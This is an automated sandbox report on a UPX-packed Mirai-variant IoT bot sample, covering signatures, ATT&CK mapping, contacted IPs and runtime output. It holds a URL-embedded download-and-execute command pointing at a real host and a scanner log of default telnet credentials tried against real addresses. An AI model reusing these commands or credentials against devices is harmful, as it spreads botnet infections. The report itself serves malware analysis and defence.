ID: 509945
Sample Name: HCyigyiCAH
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 07:51:17
Date: 27/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Linux Analysis Report HCyigyiCAH

Overview


General Information

Sample Name:	HCyigyiCAH
Analysis ID:	509945
MD5:	37d47c84691e35..
SHA1:	afe47428ba503e1.
SHA256:	be3c2bbc9ccb07…
Tags:	32 elf mips mirai
Infos:	

Most interesting Screenshot:



Detection




Score:	72
Range:	0 - 100
Whitelisted:	false

Signatures

- Snort IDS alert for network traffic (e.…
- Yara detected Mirai
- Multi AV Scanner detection for subm…
- Sample is packed with UPX
- Uses known network protocols on no…
- Sample contains only a LOAD segm…
- Yara signature match
- Uses the "uname" system call to qu…
- Detected TCP or UDP traffic on non…
- Sample listens on a socket

Classification



Analysis Advice

Static ELF header machine description suggests that the sample might only run correctly on MIPS or ARM architectures

Static ELF header machine description suggests that the sample might not execute correctly on this machine

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	509945
Start date:	27.10.2021
Start time:	07:51:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	HCyigyiCAH
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal72.troj.evad.lin@0/0@0/0
Warnings:	Show All

Process Tree

- **system is lnxubuntu20**
- HCyigyiCAH (PID: 5287, Parent: 5119, MD5: 0083f1f0e77be34ad27f849842bbb00c) Arguments: /tmp/HCyigyiCAH
  - HCyigyiCAH New Fork (PID: 5292, Parent: 5287)
  - HCyigyiCAH New Fork (PID: 5293, Parent: 5287)
  - HCyigyiCAH New Fork (PID: 5296, Parent: 5287)
  - HCyigyiCAH New Fork (PID: 5297, Parent: 5287)
  - HCyigyiCAH New Fork (PID: 5299, Parent: 5287)
- **cleanup**

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
HCyigyiCAH	SUSP_ELF_LNX_UPX_Compressed_File	Detects a suspicious ELF binary with UPX compression	Florian Roth	• 0x7988:$s1: PROT_EXEC\|PROT_WRITE failed. • 0x79f7:$s2: $Id: UPX • 0x79a8:$s3: $Info: This file is packed with the UPX executable packer

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Mirai_12	Yara detected Mirai	Joe Security	

Jbx Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses known network protocols on non-standard ports

Data Obfuscation:

Sample is packed with UPX

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Stealing of Sensitive Information:

Yara detected Mirai

Remote Access Functionality:

Yara detected Mirai


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa
Valid Accounts	Windows Management Instrumentation	Path Interception	Path Interception	Obfuscated Files or Information 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modif Syste Partiti
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rootkit	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devic Lockd
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delet Devic Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap		Carrie Billing Fraud

Malware Configuration

No configs have been found


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
HCyigyiCAH	20%	Virustotal		Browse
HCyigyiCAH	25%	ReversingLabs	Linux.Trojan.Mirai	

Dropped Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://104.244.72.185/bins/Rakitin.mips%20-O%20-%3E%20/tmp/jno;sh%20/tmp/jno%27/&sessionKey=10392301	0%	Avira URL Cloud	safe	
http://104.244.72.185/bins/Rakitin.sh	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
181.46.204.107	unknown	Argentina		27747	TelecentroSAAR	false
62.138.220.15	unknown	Germany		61157	PLUSSERVER-ASN1DE	false
37.151.211.126	unknown	Kazakhstan		9198	KAZTELECOM-ASKZ	false
101.40.10.176	unknown	China		4847	CNIX-APChinaNetworksInter-ExchangeCN	false
109.175.65.215	unknown	Bosnia and Herzegowina		9146	BIHNETBIHNETAutonomusSystemBA	false
181.61.167.21	unknown	Colombia		10620	TelmexColombiaSACO	false
118.228.182.130	unknown	China		4538	ERX-CERNET-BKBChinaEducationandResearchNetworkCenter	false
178.157.234.63	unknown	Denmark		43557	ASEMNETDK	false
178.30.53.85	unknown	Sweden		2119	TELENOR-NEXTELTelenorNorgeASNO	false
181.92.104.192	unknown	Argentina		7303	TelecomArgentinaSAAR	false
178.240.16.188	unknown	Turkey		16135	TURKCELL-ASTurkcellASTR	false
213.41.59.84	unknown	United Kingdom		8220	COLTCOLTTechnologyServicesGroupLimitedGB	false
62.145.208.27	unknown	Netherlands		33915	TNF-ASNL	false
101.128.206.187	unknown	Japan		2497	IIJInternetInitiativeJapanIncJP	false
62.39.77.44	unknown	France		29322	STREAMWIDE-ASThecompanySTREAMWIDElocatedinParisFranc	false
181.245.56.237	unknown	Colombia		26611	COMCELSACO	false
181.126.96.73	unknown	Paraguay		23201	TelecelSAPY	false
178.241.199.89	unknown	Turkey		16135	TURKCELL-ASTurkcellASTR	false
101.196.10.91	unknown	China		58519	CHINATELECOM-CTCLOUDCloudComputingCorporationCN	false
178.150.123.196	unknown	Ukraine		13188	TRIOLANUA	false
101.97.233.46	unknown	Japan		17941	BIT-ISLEEquinixJpapanEnterpriseKKJP	false
109.158.239.20	unknown	United Kingdom		2856	BT-UK-ASBTnetUKRegionalnetworkGB	false
2.17.183.129	unknown	European Union		16625	AKAMAI-ASUS	false
37.222.252.54	unknown	Spain		12430	VODAFONE_ESES	false
181.60.189.160	unknown	Colombia		10620	TelmexColombiaSACO	false
204.67.230.201	unknown	United States		1761	TDIR-CAPNETUS	false
181.26.83.248	unknown	Argentina		22927	TelefonicadeArgentinaAR	false
148.35.90.206	unknown	United States		6400	CompaniaDominicanadeTelefonosSADO	false
101.87.127.238	unknown	China		4812	CHINANET-SH-APChinaTelecomGroupCN	false
170.41.187.216	unknown	United States		26034	ASN-DELTA-OUTUS	false
181.122.188.201	unknown	Paraguay		23201	TelecelSAPY	false
62.10.234.129	unknown	Italy		8612	TISCALI-IT	false
181.43.42.48	unknown	Chile		6471	ENTELCHILESACL	false
62.248.16.18	unknown	Turkey		9121	TTNETTR	false
119.26.236.136	unknown	Japan		9617	ZAQJupiterTelecommunicationsCoLtdJP	false
170.50.81.25	unknown	United States		11406	CIGNA-1US	false
210.182.40.99	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
212.240.174.250	unknown	United Kingdom		2529	DEMON-INTERNETNowmaintainedbyCableWirelessWorldwide	false
118.37.22.216	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
178.184.52.178	unknown	Russian Federation		12389	ROSTELECOM-ASRU	false
2.175.19.200	unknown	Germany		3320	DTAGInternetserviceprovideroperationsDE	false
181.71.150.145	unknown	Colombia		27831	ColombiaMovilCO	false
210.194.84.10	unknown	Japan		9824	JTCL-JP-ASJupiterTelecommunicationCoLtdJP	false
62.14.165.100	unknown	Spain		12479	UNI2-ASES	false
178.214.2.148	unknown	Poland		51390	MTMINFO-ASPL	false
62.14.165.103	unknown	Spain		12479	UNI2-ASES	false
178.126.238.255	unknown	Belarus		6697	BELPAK-ASBELPAKBY	false
62.198.53.86	unknown	Denmark		3308	TELIANET-DENMARKDK	false
79.83.229.112	unknown	France		15557	LDCOMNETFR	false
178.80.227.177	unknown	Saudi Arabia		35819	MOBILY-ASEtihadEtisalatCompanyMobilySA	false
119.228.70.246	unknown	Japan		17511	OPTAGEOPTAGEIncJP	false
122.33.60.159	unknown	Korea Republic of		17858	POWERVIS-AS-KRLGPOWERCOMMKR	false
118.115.53.3	unknown	China		38283	CHINANET-SCIDC-AS-APCHINANETSiChuanTelecomInternetData	false
212.170.182.203	unknown	Spain		3352	TELEFONICA_DE_ESPANA ES	false
79.169.109.106	unknown	Portugal		2860	NOS_COMUNICACOESPT	false
125.145.135.186	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
178.197.159.183	unknown	Switzerland		3303	SWISSCOMSwisscomSwitzerlandLtdCH	false
178.31.122.87	unknown	Sweden		2119	TELENOR-NEXTELTelenorNorgeASNO	false
223.9.8.107	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
210.247.141.253	unknown	Australia		7496	WEBCENTRAL-ASWebCentralAU	false
101.169.50.223	unknown	Australia		1221	ASN-TELSTRATelstraCorporationLtdAU	false
119.116.113.197	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
213.200.224.33	unknown	Switzerland		3303	SWISSCOMSwisscomSwitzerlandLtdCH	false
178.126.238.249	unknown	Belarus		6697	BELPAK-ASBELPAKBY	false
178.234.186.75	unknown	Russian Federation		12389	ROSTELECOM-ASRU	false
178.179.179.6	unknown	Russian Federation		25159	SONICDUO-ASRU	false
101.182.119.61	unknown	Australia		1221	ASN-TELSTRATelstraCorporationLtdAU	false
213.90.31.52	unknown	Austria		8437	UTA-ASAT	false
170.80.8.12	unknown	Colombia		22368	TELEBUCARAMANGASAESPCO	false
42.213.107.155	unknown	China		4249	LILLY-ASUS	false
178.135.120.15	unknown	Lebanon		42003	OGERONETOGEROTelecomLB	false
213.90.31.54	unknown	Austria		8437	UTA-ASAT	false
79.114.177.238	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	false
178.103.193.185	unknown	United Kingdom		12576	EELtdGB	false
62.246.7.47	unknown	Germany		12312	ECOTELDE	false
157.62.32.89	unknown	United States		22192	SSHENETUS	false
62.215.172.86	unknown	Kuwait		21050	FAST-TELCOKW	false
62.31.100.67	unknown	United Kingdom		5089	NTLGB	false
181.228.149.57	unknown	Argentina		10481	TelecomArgentinaSAAR	false
89.112.89.222	unknown	Russian Federation		20597	ELTEL-ASRU	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
178.153.204.193	unknown	Qatar		42298	GCC-MPLS-PEERINGGCCMPLSpeeringQA	false
178.105.88.161	unknown	United Kingdom		12576	EELtdGB	false
212.161.92.233	unknown	United Kingdom		8220	COLTCOLTTechnologyServicesGroupLimitedGB	false
213.216.152.83	unknown	United Kingdom		1273	CWVodafoneGroupPLCEU	false
178.42.85.134	unknown	Poland		5617	TPNETPL	false
178.13.237.203	unknown	Germany		3209	VODANETInternationalIP-BackboneofVodafoneDE	false
170.27.162.169	unknown	United States		23410	NET-NASSAU-BOCESUS	false
170.0.2.227	unknown	Brazil		264957	CoopercitrusCooperativadeProdutoresRuraisBR	false
42.158.0.170	unknown	China		23724	CHINANET-IDC-BJ-APIDCChinaTelecommunicationsCorporation	false
101.159.127.18	unknown	China		9394	CTTNETChinaTieTongTelecommunicationsCorporationCN	false
213.110.50.46	unknown	Russian Federation		39860	INTEKS-ASRU	false
178.147.43.6	unknown	Greece		6799	OTENET-GRAthens-GreeceGR	false
181.78.50.118	unknown	Argentina		18747	IFX18747US	false
178.180.8.249	unknown	Poland		12912	TMPL	false
170.45.183.34	unknown	United States		264957	CoopercitrusCooperativadeProdutoresRuraisBR	false
109.119.188.211	unknown	Italy		30722	VODAFONE-IT-ASNIT	false
181.175.43.11	unknown	Ecuador		14522	SatnetEC	false
170.113.24.222	unknown	United States		22347	DORSEY-WHITNEYUS	false
213.85.209.38	unknown	Russian Federation		8615	CNT-ASMoscowRussiaRU	false
101.107.22.224	unknown	China		4847	CNIX-APChinaNetworksInter-ExchangeCN	false

Runtime Messages

Command:	/tmp/HCyigyiCAH
Exit Code:	
Exit Code Info:	
Killed:	True
Standard Output:	Rakitin selfrep started Rakitin. [watchdog] failed to find a valid watchdog driver; bailing out selfrep started Rakitin. [watchdog] failed to find a valid watchdog driver; bailing out selfrep started Rakitin. [main] We are the only process on this system! [scanner] FD5 Attempting to brute found IP 176.114.61.191 [scanner] FD5 connected. Trying root:7ujMko0vizxv [scanner] FD5 lost connection [scanner] FD5 retrying with different auth combo! [scanner] FD5 connected. Trying root:annie2015 [scanner] FD5 lost connection [scanner] FD5 retrying with different auth combo! [scanner] FD5 connected. Trying root:annie2016 [scanner] FD5 lost connection [scanner] FD5 retrying with different auth combo! [scanner] FD5 connected. Trying root:7ujMko0admin [scanner] FD5 lost connection [scanner] FD5 retrying with different auth combo! [scanner] FD6 Attempting to brute found IP 47.39.141.103 [scanner] FD6 connected. Trying root:GM8182 [scanner] FD5 connected. Trying admin:admin [scanner] FD7 Attempting to brute found IP 66.93.145.63 [scanner] FD7 connected. Trying root:123456 [scanner] FD7 finished telnet negotiation [scanner] FD8 Attempting to brute found IP 89.24.50.179 [scanner] FD8 connected. Trying root:fidel123 [scanner] FD8 connection gracefully closed [scanner] FD8 lost connection [scanner] FD8 retrying with different auth combo! [scanner] FD8 connected. Trying root:annie2014 [scanner] FD8 connection gracefully closed [scanner] FD8 lost connection

	[scanner] FD8 retrying with different auth combo! [scanner] FD8 connected. Trying root:annie2014 [scanner] FD8 connection gracefully closed [scanner] FD8 lost connection [scanner] FD8 retrying with different auth combo! [scanner] FD8 connected. Trying root:hi3518 [scanner] FD8 connection gracefully closed [scanner] FD8 lost connection [scanner] FD8 retrying with different auth combo! [scanner] FD9 Attempting to brute found IP 185.130.219.162 [scanner] FD5 lost connection [scanner] FD5 retrying with different auth combo! [scanner] FD9 connected. Trying root:fidel123 [scanner] FD8 connected. Trying guest:guest [scanner] FD5 connected. Trying root:Zte521 [scanner] FD8 connection gracefully closed [scanner] FD8 lost connection [scanner] FD8 retrying with different auth combo! [scanner] FD9 connection gracefully closed [scanner] FD9 lost connection [scanner] FD9 retrying with different auth combo! [scanner] FD9 connected. Trying admin:ZmqVfoSIP [scanner] FD8 connected. Trying default:tlJwpbo6 [scanner] FD9 connection gracefully closed [scanner] FD9 lost connection [scanner] FD9 retrying with different auth combo! [scanner] FD8 connection gracefully closed [scanner] FD8 lost connection [scanner] FD8 retrying with different auth combo! [scanner] FD9 connected. Trying root:Zte521 [scanner] FD8 connected. Trying root:7ujMko0admin [scanner] FD9 connection gracefully closed [scanner] FD9 lost connection [scanner] FD9 retrying with different auth combo! [scanner] FD8 connection gracefully closed [scanner] FD8 lost connection [scanner] FD8 retrying with different auth combo! [scanner] FD9 connected. Trying root:jvbzd [scanner] FD8 connected. Trying root:annie2014 [scanner] FD9 connection gracefully closed [scanner] FD9 lost connection [scanner] FD9 retrying with different auth combo! [scanner] FD8 connection gracefully closed [scanner] FD8 lost connection [scanner] FD8 retrying with different auth combo! [scanner] FD9 connected. Trying mg3500:merlin [scanner] FD9 connection gracefully closed [scanner] FD9 lost connection [scanner] FD9 retrying with different auth combo! [scanner] FD8 connected. Trying root:fidel123 [scanner] FD8 connection gracefully closed [scanner] FD8 lost connection [scanner] FD8 retrying with different auth combo! [scanner] FD10 Attempting to brute found IP 206.75.46.147 [scanner] FD9 connected. Trying root:annie2013 [scanner] FD9 connection gracefully closed [scanner] FD9 lost connection [scanner] FD9 retrying with different auth combo! [scanner] FD8 connected. Trying root:annie2016 [scanner] FD10 connected. Trying root:zlxx [scanner] FD9 connected. Trying root:ivdev [scanner] FD8 connection gracefully closed [scanner] FD8 lost connection [scanner] FD9 connection gracefully closed [scanner] FD9 lost connection [scanner] FD8 retrying with different auth combo!
Standard Error:	

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
181.92.104.192	t2fi2uDNOm	Get hash	malicious	Browse	
	bPAMfuy9oa	Get hash	malicious	Browse	
62.138.220.15	0OxK4NR2wM	Get hash	malicious	Browse	
62.39.77.44	sora.arm7	Get hash	malicious	Browse	
181.61.167.21	RSDka7Gji5	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PLUSSERVER-ASN1DE	tzdVV2W5et.exe	Get hash	malicious	Browse	• 151.106.119.144
	bot.x86_64	Get hash	malicious	Browse	• 31.210.20.158
	qTSinrPpSB	Get hash	malicious	Browse	• 31.210.20.158
	QO7FskBRHD	Get hash	malicious	Browse	• 31.210.20.158
	3JTerIMW7o	Get hash	malicious	Browse	• 31.210.20.158
	J4otkuWQXB	Get hash	malicious	Browse	• 31.210.20.158
	0OxK4NR2wM	Get hash	malicious	Browse	• 62.138.220.15
	CXVlBV2Bya.exe	Get hash	malicious	Browse	• 151.106.119.144
	MBB.exe	Get hash	malicious	Browse	• 31.210.20.153
	tVStWV6q3E	Get hash	malicious	Browse	• 213.203.204.10
	Wellis Inquiry.exe	Get hash	malicious	Browse	• 151.106.117.36
	ClgNlmU3ls.exe	Get hash	malicious	Browse	• 151.106.119.144
	P.O P#01835.xlsx	Get hash	malicious	Browse	• 31.210.20.153
	bot.x86_64	Get hash	malicious	Browse	• 31.210.20.158
	bot.arm7	Get hash	malicious	Browse	• 31.210.20.158
	cCA0tC5xHG	Get hash	malicious	Browse	• 195.252.218.198
	RjsD53vPgB.exe	Get hash	malicious	Browse	• 151.106.97.149
	MKS.exe	Get hash	malicious	Browse	• 31.210.20.153
	Item Specification.scr.exe	Get hash	malicious	Browse	• 31.210.20.226
	HAWB.exe	Get hash	malicious	Browse	• 31.210.20.231
KAZTELECOM-ASKZ	SecuriteInfo.com.Linux.Mirai.1429.15365.3177	Get hash	malicious	Browse	• 178.91.19.41
	T4xP1S9Fhz	Get hash	malicious	Browse	• 178.91.19.45
	g22kPe2LIc	Get hash	malicious	Browse	• 178.91.19.60
	hWT9RJDotD	Get hash	malicious	Browse	• 37.151.211.145
	buiodawbdawbuiopdw.arm7	Get hash	malicious	Browse	• 178.91.19.39
	4XWuRHcU7S	Get hash	malicious	Browse	• 95.56.23.145
	ATc5uxXITp	Get hash	malicious	Browse	• 82.200.172.218
	YLUHj9C3id	Get hash	malicious	Browse	• 95.57.49.124
	whaxbkJxne	Get hash	malicious	Browse	• 5.251.13.242
	sh1i15951I	Get hash	malicious	Browse	• 95.57.49.133
	J1Scd1bnC4	Get hash	malicious	Browse	• 95.56.220.165
	WZ4DVF29Pb	Get hash	malicious	Browse	• 178.91.19.54
	Ecxh4Ab1RZ	Get hash	malicious	Browse	• 178.91.19.66
	qF7g4nnHh0	Get hash	malicious	Browse	• 178.91.19.50
	UnHAnaAW.x86	Get hash	malicious	Browse	• 95.57.49.139
	VdhQknQq9e	Get hash	malicious	Browse	• 92.47.16.105
	k7DpEOGU9C	Get hash	malicious	Browse	• 95.57.233.33
	eUjl39mhBT	Get hash	malicious	Browse	• 92.46.55.172
	94VG.arm7	Get hash	malicious	Browse	• 178.88.7.126
	h8RVQktJXr	Get hash	malicious	Browse	• 37.150.52.21
TelecentroSAAR	SecuriteInfo.com.Linux.Mirai.1429.15365.3177	Get hash	malicious	Browse	• 181.45.174.179
	hWT9RJDotD	Get hash	malicious	Browse	• 181.45.174.187
	cosvgegE1S	Get hash	malicious	Browse	• 181.47.116.57
	hNsTaM2BAu	Get hash	malicious	Browse	• 186.19.249.171
	UCelJ4imjH	Get hash	malicious	Browse	• 186.19.150.200
	pandora.arm7	Get hash	malicious	Browse	• 190.55.185.1
	Ecxh4Ab1RZ	Get hash	malicious	Browse	• 181.47.141.91
	nzVVA4qMtn	Get hash	malicious	Browse	• 181.45.1.169
	b3astmode.x86	Get hash	malicious	Browse	• 186.18.212.243
	b3astmode.arm	Get hash	malicious	Browse	• 186.19.8.57
	apep.x86	Get hash	malicious	Browse	• 186.23.244.68
	VdhQknQq9e	Get hash	malicious	Browse	• 181.47.116.84
	1WL2kQmrNk	Get hash	malicious	Browse	• 181.45.174.158
	MQzYHhdWg0	Get hash	malicious	Browse	• 186.19.249.175
	L1ecmEWyAw	Get hash	malicious	Browse	• 181.45.174.173

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
